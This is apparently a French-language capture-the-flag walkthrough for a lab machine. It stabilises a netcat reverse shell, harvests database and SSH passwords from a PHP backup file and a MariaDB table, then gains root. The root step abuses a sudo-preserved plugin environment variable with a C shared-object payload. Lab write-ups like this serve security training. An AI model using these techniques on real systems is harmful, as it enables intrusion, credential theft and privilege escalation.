┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 4444

www-data@achinech:/$ export TERM=xterm-256color
www-data@achinech:/$ stty rows 48 cols 245
www-data@achinech:/$ reset
Post exploitation - Enumération
sur le fichier backup que nous avons récupérer y’a les information de connexion a la base de donnée, essayons la connexion a la base de donnée
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
www-data@achinech:/var/www/html$ cat despliegue_limesurvey.php.bak
<?php
/**
 * Script de despliegue automatizado - LimeSurvey
 * Guanche Sistemas S.L. - Ref. GS-2025-114
 * Cliente: Achinech Gestion S.L.
 *
 * NOTA INTERNA (eliminar tras la puesta en marcha):
 * Este script crea el usuario administrador inicial de la plataforma.
 */

$db_host = "localhost";
$db_name = "achinech";
$db_user = "lsuser";
$db_pass = "Ls_4ch1n3ch_2025";

// Alta del administrador principal (responsable IT del cliente)
$admin_user = "Bencomo";
$admin_pass = "G3st10n_Ach1n3ch#25";
$admin_email = "bencomo.herrera@achinech.local";

echo "Creando usuario administrador: {$admin_user}\n";
// ... llamada a la API de creacion de usuario de LimeSurvey ...
?>
1
2
3
4
5
6
7
8
9
10
11
www-data@achinech:/var/www/html$ mysql -u lsuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3787
Server version: 10.11.18-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
connexion réussie, passons a l’énumération
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| achinech           |
| information_schema |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]> use achinech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [achinech]> show tables;
+---------------------------------------+
| Tables_in_achinech                    |
+---------------------------------------+
| credenciales_backup                   |
nous avons une table credentials_backup faisons le vidage de la table
1
2
3
4
5
6
7
MariaDB [achinech]> select * from credenciales_backup;
+----+---------------------+---------+------------------+--------------------------------------------------------------------+
| id | servicio            | usuario | clave            | notas                                                              |
+----+---------------------+---------+------------------+--------------------------------------------------------------------+
|  1 | Acceso SSH servidor | acaimo  | Tinerfe_2025_ERP | Cuenta de mantenimiento del sistema. Migrar a clave SSH pendiente. |
+----+---------------------+---------+------------------+--------------------------------------------------------------------+
1 row in set (0.001 sec)
nous avons trouver le mot de passe ssh de l’utilisateur acaimo
1
acaimo:Tinerfe_2025_ERP
Escalade de privilèges
1
2
3
4
5
www-data@achinech:/var/www/html$ su acaimo
Password:
acaimo@achinech:/var/www/html$ id
uid=1001(acaimo) gid=1001(acaimo) grupos=1001(acaimo)
acaimo@achinech:/var/www/html$
sudo -l
1
2
3
4
5
6
acaimo@achinech:~$ sudo -l
Matching Defaults entries for acaimo on achinech:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=ACHINECH_PLUGIN

User acaimo may run the following commands on achinech:
    (root) NOPASSWD: /opt/achinech/bin/registro
nous avons une variable d’environnement env_keep+=ACHINECH_PLUGIN
nous allons s’en servir de sa ca pour l’escalade de privilège au compte root
créons l’exploit
1
2
3
4
5
6
7
8
9
10
acaimo@achinech:~$ cat > /tmp/evil.c << 'EOF'
#include <unistd.h>
__attribute__((constructor))
static void pwn(void) {
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", "-p", NULL);
}
EOF
acaimo@achinech:~$
1
2
acaimo@achinech:~$ gcc -shared -fPIC -o /tmp/evil.so /tmp/evil.c
acaimo@achinech:~$
exportons notre variable malveillant
1
export ACHINECH_PLUGIN=/tmp/evil.so
1
2
3
acaimo@achinech:~$ sudo /opt/achinech/bin/registro
# id
uid=0(root) gid=0(root) grupos=0(root)
Flag
1
2
3
4
5
# bash -p
root@achinech:/home/acaimo# cat /home/acaimo/user.txt /root/root.txt
THL{4c41m0_3l......}
THL{m3nc3y_s...........}
root@achinech:/home/acaimo#